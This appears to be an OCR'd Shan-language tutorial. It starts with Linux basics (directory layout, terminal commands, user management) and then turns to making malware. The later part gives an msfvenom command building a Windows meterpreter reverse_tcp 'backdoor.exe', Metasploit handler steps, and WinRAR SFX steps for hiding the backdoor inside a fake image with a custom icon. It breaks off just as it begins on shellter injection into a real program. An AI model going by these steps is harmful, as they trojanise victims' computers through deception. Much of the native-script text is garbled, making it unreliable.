
+ Linus Torvalds ဖုးသင်း Linux



+ OS ကမ်လ်း Linux

3.2 /

ဂၢၢ်ဆိဂ်ဝ်းစော့မုဆိးစွင်လီၤဆိဂ်း (Linux Directory Structure)



ဆိး Linux ဆဆ. စော့မုဆိးဂူးလွင်းလွင်းတေထုဂ်,ဂ်ဝ်းဝံ,ဆိး root

ဂ်ဝ်းသိမ်းစော့မုဆိး files တၢ,စတ,ဗုဂ်,စွမ်း

တီးဂ်ဝ်းသိမ်း ပုဂ်းဂ်ဝ်းစွမ်း မိုဆိဆင်, Firefox

တီးဂ်ဝ်းသိမ်းစော့မုဆိး ခိုင်းဂူးလွင်းလွင်းဆိးစွမ်း မိုဆိဆင်, Hardisk, Wifi, Soundcard, CPU ခလး RAM

တီးဂ်ဝ်းသိမ်း configuration files ကမ်,ဆဆ system file စွင်စွမ်း။ မိုဆိတင်းဗု, system32 စွင် Windows

တီးဂ်ဝ်းသိမ်းစော့မုဆိး user ကမ်,ဆဆ ဗုဂ်,စွမ်း

တီးဂ်ဝ်းသိမ်းစော့မုဆိး libraries ကမ် /bin လုဂ်,လုဂ်.

တီးဂ်ဝ်းသိမ်းစော့မုဆိး ဂဝ်းဂံ,လုဂ်,ခိုင်းမိုဝ်း လုဂ်.တင်းဆွဂ်းသေမးသေစွမ်း မိုဆိဆင်, USB, CD-DVD ခလး Wi-Fi Card

တီးဂ်ဝ်းသိမ်းစော့မုဆိးလုဂ်,ဂ်ဝ်း. လိုဝ်းကမ်လုဂ်.တီး USB ခလး CD-DVD သေစဝ်းမး

တီးဂ်ဝ်းသိမ်းစော့မုဆိးဂူးလွင်းလွင်း ကမ်ကမ်,စဝ်းပိုင်ပိုင်

တီးဂ်ဝ်းသိမ်းစော့မုဆိး ပုဂ်းဂ်ဝ်း (မိုဆိဆင်, /bin) ဂုဂ်းစော့မုဆိးကမ်သု,ဆိးဆိ. မီး root ဂုဂ်းကမ်စဝ်းတုဂ်းလံး

တီးဂ်ဝ်းသိမ်းစော့မုဆိး services မိုဆိဆင်စော့မုဆိးဝ်. ခလး server

တီးဂ်ဝ်းစော့မုဆိးခိုင်းဂူးလွင်းလွင်းဆိးစွမ်း (မိုဆိကမ်တင်း /dev)

တီးဂ်ဝ်းသိမ်းစော့မုဆိးလုဂ်,ဂ်ဝ်း. စော့မုဆိးဆိးဆိ.တေဂံမုတီးသင် restart စွမ်း

တီးဂ်ဝ်းစော့မုဆိးစွင် ပုဂ်းဂ်ဝ်းလိုဝ်းကမ်,ပုဂ်းလွမ်းဆိး system

တီးဂ်ဝ်းစော့မုဆိးဂူးလွင်းလွင်း မိုဆိဆင်, log file

ဂၢခ်သီ,-

ရှိုတ်းဂၢခ်လွမ်း Terminal

4.1 /



ရှိုတ်းလမ်း Terminal


Shortcut တၢ်လွံးဆွံး Terminal

Ctrl	Shift	+	ရှိုတ်းရှိုတ်းတူပ်လိက်းယွံးမး
Ctrl	-		ရှိုတ်းရှိုတ်းတူပ်လိက်းလိက်းလူင်
Ctrl	L		လၢင်.ပိတ်း (မ့တ်,ပိတ်း) ထီဝ်လိက်းကခ်မိးဆွံး terminal
Ctrl	C		ရှိုတ်းယင်. (end) ကခ်ဆခ် ပိတ်.ပိတ်း process ကခ်တိုက်.ရှိုတ်းဝ်.ယၢမ်းလိတ်
Ctrl	Z		ရှိုတ်း (pause) process ဝ်.ဂမ်းဆိုင်
	^		
<	v	>	ခိုခ်းပွက်းဂျၢ်, commands ကခ်ပူခ်.မး

လိက်းလၢ်းဖၢင်ရှၢင်; Terminal

တၢ်လိက်းလၢ်းဖၢင်ရှၢင်; မိုခ်ဆင်, သီပိုခ်.လင် (background) ခလး သီတူပ်လိက်းဆခ်. ဂျၢ်,တီး

Edit >> Profile Preferences



ဂၢၢ်ဆၢ်ရှး-

ရှီတးဂၢၢ်ဆၢ်လွမ်း ကွင်းတီး (directory)

5.1 တီးပွင်, Directory



ဆိး Windows နွင်.
ဗူဝ်, တိုဝ်, (folder)



ဆိး Linux နွင်.
တံ, လီဂ်, ထေး, ရီ, (directory)

5.2 /

pwd

(print working directory - စဆတီးယူ)

pwd

စဆတီးပွင်တိုဝ်. ရှီတးဂၢၢ်ဆၢ်ယူ, ဆိးကွင်းတီး (directory) ကဆဲလုံ

5.3 /

cd

(change directory - လီဂ်, လံး, တီးယူ)

cd /etc
cd /bin
cd ..
cd ~
cd /

စဝ်, ရှး, ဆိး /etc
စဝ်, ရှး, ဆိး /bin
ကွင်, ရှး, သင်, ဆိုင်, (directory) ဆိုင်, ကဆဲ
ရှး, တီး /home
ရှး, တီး /root

5.4 /

ls

(list - စဆတီးပွင်)

ls
ls -l

စဆတီးပွင်ကဆဲမီးယူ, ဆိးကွင်းတီးယၢမ်းလိပ်
စဝ်, စတီးပွင်, စဆတီးပွင်, မိုဆဲဆင်, တၢင်းယို, ဗူ, ဝဆဲထီ
စလး လဝ်, စွင်မဆဲ

ls -a
ls -a -l
ls -lh

စဆတီးပွင်လိဝ်ကဆဲလံးလဝ်.ဝံ. (ကဆဲစတ, လူလ်, ■)
စဆတီးပွင်တၢင်းသီင်, စလး စဝ်.ပဆဲစတီးပွင်
စဆတီးပွင်စလးရှီတးရှးမဆဲလူကဆဲ, ငး, တၢ်, ရှး (h = human readable)

ls -lr /Desktop

စဆတီးပွင်ကဆဲယူ, ဆိုင် Desktop တၢင်းသီင် (r = recursive)

5.5 /

man

(manual - ထာမ်တီးပွင်,လေးလွင်းရှိုတ်း
ဂါခ် command)

`man ls` ရှာတူလ်းဝး ls ပွင်,ဝးသင်လေးမခ်းရှိုတ်းဂါခ်လိုင်,ရှိုတ်
`man rm` ရှာတူလ်းဝး rm ပွင်,ဝးသင်လေးမခ်းရှိုတ်းဂါခ်လိုင်,ရှိုတ်

5.6 /

whatis

(ရှာတီးပွင်, command)

`whatis ls` ရှာတူလ်းဝး ls ပွင်,ဝးသင်
`whatis cp` ရှာတူလ်းဝး cp ပွင်,ဝးသင်

5.7 /

whereis

(ရှာတီးယူ)

`whereis /etc` ရှာတီးယူ, /etc
`whatis passwd` ရှာတီးယူ, passwd

5.8 /

mkdir

(make directory - သာင်; diectory
ကခ်မ့်)

`cd /Desktop` ဂျာတီး Desktop
`mkdir Book` ရှိုတ်း directory ကခ်မ့်,လေးသို့,လိုင်,မခ်းဝး Book (ပပ်)
`mkdir "Tai Book"` ရှိုတ်း directory ကခ်မ့်,လေးသို့,လိုင်,မခ်းဝး Tai Book (ပပ်,တံး)

5.9 /

touch

(သာင်;ဖှံ,မ့်)

`cd /Desktop/Book` ဂျာတီး Desktop / Book
`touch food.txt` သာင်; poem.txt ခွံးမခ်း

5.10 /

echo

(ဂီပ်းသိမ်းဝံ)

`echo "Hello mong tai" > food.txt`
တီမ်းသို့,ထီပ်လိဂ်; Hello mong tai ခွံးဖှံ, Book.txt

5.11 /

cat

(ဆေးစေးမုခ်း)

`cat food.txt` ဆေးစေးမုခ်းကခ်မီးခွံး Book.txt
တီမ်းသို့,ထီပ်လိဂ်; Hello mong tai ခွံးဖှံ, Book.txt
`cat /etc/passwd > food.txt`
ဆေးစေးမုခ်းကခ်မီးခွံး /etc/passwd သေဂျာ,ဂီပ်းစေးမုခ်းလိုင်,ဆခ်,ဝံ,ခွံး Book.txt

5.12 /

rm

(remove - ယူပိတ်)

```
rm food.txt      ယူပိတ် Book.txt
rm -r Tai        rm -r ယူပိတ် ကွင်းတီး Tai စလေးချေးမုဆိုးကမ်းမီးခင်းမမ်း
                  တင်းမုတ်
```

5.13 /

cp

(copy - ရှိတီးအိုဆီမိုဆီ)

```
cp food.txt "Tai Book"  ရှိတီးအိုဆီမိုဆီ (copy) taifood.txt သေဂျုဝံဆွဲ Tai
                        Book
```

5.14 /

mv

(move - စားတီးယူ)

```
cp food.txt /Desktop    စားအို, food.txt ဂျုဝံဆွဲ Desktop
*****
mv food.txt good.txt    mv ဆခမ် လွဲလီဂ်လံးလိုဝ်းအို,လံး - လီဂ်လံးလိုဝ်း
                        food.txt ပဆမ် good.txt
mv good.txt good.c      လှိုင်သေဆမ် mv လွဲလီဂ်လံးသီဆမ်းအို, (extension)
                        ဂျေးလံး - လီဂ်လံး .txt ပီဆမ် .c
```

ဂၢၢ်ဆၢ်ရှၢ်း-

ရှီတီးဂၢၢ်ဆၢ်လွမ်း user

ယူ့သိုဝ်, (user) ဆၢ် Linux ဆၢ်မီးသွင်မိဝ်း -

root	လူတ် (root) ကမ်ဆၢ် superuser ဆၢ် ပီဆၢ်ယူ့သိုဝ်,ကမ် မီးကၢမ်းဆၢ်တီးသုတ်ဆၢ် ဆၢ်စွမ်း။ မဆၢ်ရှီတီးသင်ဂေးလံး။
normal	ယု,သု,တၢင်,လှိုဝ်း - ယု,သု,လှိုဝ်းဆၢ် စပ်ထိုင်လံး လွမ်းဆၢ်စွၢင် (permissions) ကမ်စပ်မီး

6.1 /

SU

လီဂ်းလံးပီဆၢ် root ယူ့သိုဝ်,

su လီဂ်းလံးယူ့သိုဝ်,ပီဆၢ် su (superuser) ကမ်ဆၢ် root
password: သင်ယွဆၢ်မံလပ်,မးဆၢ် ရှီးသု,ပဆၢ်သု,ပဆၢ်မံလပ်,စွင် root

6.2 /

useradd

သၢင် user ကမ်စွံ,

useradd -m tom သၢင်ယူ့သိုဝ်,ကမ်စွံ (useradd) ၊ ရှီတီးပဆၢ် home directory (-m) စလး တင်,လှိုဝ်းမဆၢ်တုး tom

6.3 /

passwd

သု,မံလပ်,ပဆၢ် user

passwd tom တင်,ပဆၢ်မံလပ်, tom
New password: (သု,ပဆၢ်မံလပ်,မ့,ကမ်မိုခ်ဆၢ် 2 ဂမ်း)
Retype new password:

6.4 /

usermod

ပဆၢ်စွၢင်, sudo

usermod -a -G sudo tom
ပဆၢ်စွၢင်, tom မီးကၢမ်းဆၢ်တီးသၢင်,ပုဝ်းဂီမ်း (လှို, sudo) လံး
chsh -s /bin/bash tom
တင်, tom လှို, bash လံး

6.5 /

passwd

တီးဂ်းဗျေးမုန်း user

```
cat /etc/passwd
```

ဗျေးမုန်း user ကမ်းမီးဆွဲးစွမ်း

6.6 /

SU username

လား user ဆွဲး terminal

```
su tom
```

လား user ဂျာပီဆ် tom

6.7 /

passwd

လီဂ်းလားမံလပ်.

```
passwd
```

New password:

Retype new password:

သင်ကမ်း, သို့, လိုဝ်းဆံ မမ်းတေလားမံလပ်. password စွင် user တေးလီဝ်

6.8 /

usermod -l

လီဂ်းလားလိုဝ်း

```
usermod -l smith -d /home/smith -m tom
```

လီဂ်းလားလိုဝ်း tom ပီဆ် smith ဗလး လီဂ်းလားလိုဝ်း home စွင် tom ပီဆ် smith မိုဆ်ဂဆ်
 (-l smith ပွင်, ဝးလီဂ်းလား login ပီဆ် smith)
 (-d /home/smith ပွင်, ဝးလီဂ်းလားလိုဝ်း home ပီဆ် smith)

6.9 /

userdel

လား user ဆွဲး terminal

```
userdel -r smith
```

မွတ်, ပီတ်း smith ဗလး ဗျေးမုန်းကမ်းမီးဆွဲးမမ်း (home directory) တင်းမူတ်း

Creating Payload

ကမ်းသင်းမီး Virus

ဘေးဖျား!

ကမ်းသင်းမီးဘေးပပ်လိမ်းဆံ့ ပီဆံ့ပုဆံ့တုးလွဲဆံ့ကမ်းဂီဆံ့ရှံ့ Digital Security ဂုလ်း။ ဖုးလိမ်းဂီဆံ့ပပ်လိမ်းဆံ့ တေကမ်းလံးကပ်လွန်းလံးကမ်းတီမံးဝံ့ဆံ့ပပ်ဆံ့ရှံ့ဂီဆံ့ကမ်းဆံ့ ယုးဂပ်းဘေးမှန်းပိုဆံ့။ သင်တုး ဖုးလူကမ်းလိမ်း ရှပ်းကပ်ကပ်လွန်းလံးကမ်းဆံ့ပပ်ဆံ့သေ ဂီတီးဖေတီးမံးမီး ကမ်းဆံ့ လွင်းကမ်းမံးဆံ့ဆံ့လိုင် ရှံ့ဂီဆံ့ဂုဆံ့ ဆုမ်းလိုင်လတုးလိုင်တံး (SSSNY) ကမ်းရှပ်းရှံ့သင်လွမ်း၊ ကမ်းဂီပ်းဆံ့သင် ခလး တေကမ်းရှပ်းဆံ့တုးပုဆံ့ဖုးဆံ့ သင်ဆံ့ယုး။

လမ်းသွား; payload လှည့်;ဂရပ်ဖစ်. msfvenom

1 / သွင်းမိန်း

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.123.456
LPORT=4444 -f exe > ~/Desktop/backdoor.exe
```

တီးပွင့်, -	
msfvenom	လှည့်; framework (ပွင်းဂရပ်ဖစ်) ဂရပ်ဖစ်တေလို့.
-p	payload ဂရပ်ဖစ်မိန်း
windows	သွင်းမိန်းတု, Windows
meterpreter	မိန်းဂရပ်ဖစ်မိန်းပွင်းဂရပ်ဖစ် msfvenom
reverse_tcp	သိမ်းဂရပ်ဖစ်ဂရပ်ဖစ်, (connection)
LHOST=	IP ဂရပ်ဖစ်မိန်းတေလင်းဂရပ်ဖစ်,လင်းဂရပ်ဖစ်မိန်း
LPORT=	ပွင်းဂရပ်ဖစ် (port) ဂရပ်ဖစ်မိန်းတေလို့.
-f exe	format ဂရပ်ဖစ်သိမ်းမိန်းပီဆ်ဖို့, .exe
~/Desktop/	ဂရပ်ဖစ်မိန်းဂရပ်ဖစ်တေသွင်းဂရပ်ဖစ် Desktop
backdoor.exe	တေ,လှည့်;မိန်းပီဆ် backdoor.exe

2 / ဂရပ်ဖစ်တု,ဂရပ်ဖစ်ဂရပ်ဖစ်.

msfconsole	ပွင်းဂရပ်ဖစ် Metasploit
use exploit/multi/handler	တင်းဂရပ်ဖစ် (exploit)
set payload windows/meterpreter/reverse_tcp	လှည့်;သိမ်းမိန်းပီဆ် Windows
set LHOST 192.168.213.129	သို့, IP လင်းဂရပ်ဖစ်မိန်း
set LPORT 4444	တင်းဂရပ်ဖစ်မိန်း (port)
exploit -j -z	တေ,ဂရပ်ဖစ်,စေ့မှန်း

3 / တေ,ဂရပ်ဖစ် ဂရပ်ဖစ်.

sessions -i	တုလှည့်;ပွင်းဂရပ်ဖစ်လှည့်;မိန်း လင်းမိန်းဂရပ်ဖစ်ဂရပ်ဖစ်,ယူ,
sessions -i 1	လှည့်;ပွင်းဂရပ်ဖစ် 1

လားသိုက်,မိင်းဝံ.ဆွဲးစိပ်းရှင်း

1 / သင်းမိင်း

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.123.456  
LPORT=4444 -f exe > ~/Desktop/backdoor.exe
```

2 / ရှင်းရှိဆိးစိပ်းရှင်း

- တာဝ်းလူတ်းစိပ်းရှင်း 1 စိပ်း
- ဂျုလားသိဆိးစိပ်းရှင်းပိဆိ .ico (icon) တီးဝိပ်. icoconvert.com (လူိုက်းသိဆိးစိပ်းရှင်းပိဆိ .ico စလးတင်းယ့်, 256x256)



hand.ico



hand.jpg


3 / ရှင်းရှိဆိးပူဝ်းဂိမ်း

တာဝ်းလူတ်းစလးသင်းပူဝ်းဂိမ်း WinRAR
<https://www.win-rar.com/>




4 / ကပ်မိင်းသွဲ,ဆွဲး စိပ်းရှင်း


ဆွဲး Windows ဆဆိ.
1. လူိုက်းဖွဲးစိပ်းရှင်းကဆိစတ.မဆိ (hand.jpg) စလးဖွဲးမိင်း (backdoor.exe) သေ >>
တီးစွါမိင်း >> တီးတီး Add to archive ...




2. တီး **Compression method** ဆခမ်းရှိုးလို့ဂ်းပီဆ် **Fast**
 ရှိုးစိတ်းခိုင်းမံထုဂ်းတီး **Create SFX archive**




3. ရှူးတီး **Advance >> SFX Options** သေ တီး **Update** ဆခမ်း ရှိုးလို့ဂ်း **Extract and update files** စလး **Overwrite all files**





4. ဂျှပ်တီး Setup သေ သ်းပခ်လိုင်း မိင်း (backdoor.exe) စလးလိုင်းမိင်းရှင်း (hand.jpg)



4. ဂျှပ်တီး Text and icon သေတီး Browse ဆခ်း ရ်းလိုင်းမိင်းရှင်း (.ico) ကခ်ရှင်းလံးရှင်းရှ်း ဝံ (ဆံ့တေပီခ်မိင်းရှင်းကခ်ပိုခ်းရှခ်မိုင်းပိုခ်းတမ်းလူတ်းဂျှပ်ဆ်းစွမ်းပိုခ်း)




5. လိုဆင်းသုတ်း ဂျုတီး Modes သေလိုဂ်း Hide all ယပ်.တီဂ်း OK သွင်ဂမ်းဆံ တေလံးရှဆံ မိင်း ကဆံယူဆွဲးစီဝ်းရှင်းယပ်.တူဝ်းလီငါမ်းယပ်.!



လားသိုက်၊မိုင်းဝံ့ဆွဲ program


1 / ရှာင်းရှိုဆဲးပူင်းဂီမ်း

1. သို့ပူင်းဂီမ်း .exe ကဆဲးတေလို့ဆွဲ shellter (မိုဆဲဆင်, wrar.exe) မာ်တွင်း - ဖွံ့ .exe ကဆဲးတေလို့ဆဆဲ. တေလံးပီဆဲဖွံ့ 32 bit



